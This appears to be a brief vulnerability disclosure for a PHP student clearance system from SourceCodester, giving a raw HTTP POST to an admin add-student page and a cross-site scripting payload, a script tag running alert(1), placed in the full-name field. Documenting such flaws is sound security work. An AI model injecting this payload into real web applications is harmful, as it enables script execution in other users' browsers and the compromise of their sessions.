POST /Admin/add-student.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://localhost
Connection: close
Upgrade-Insecure-Requests: 1
```

```
txtfullname="><script>alert(1)</script><"
```

Reference:

https://www.sourcecodester.com/php/15627/web-based-student-clearance-system.html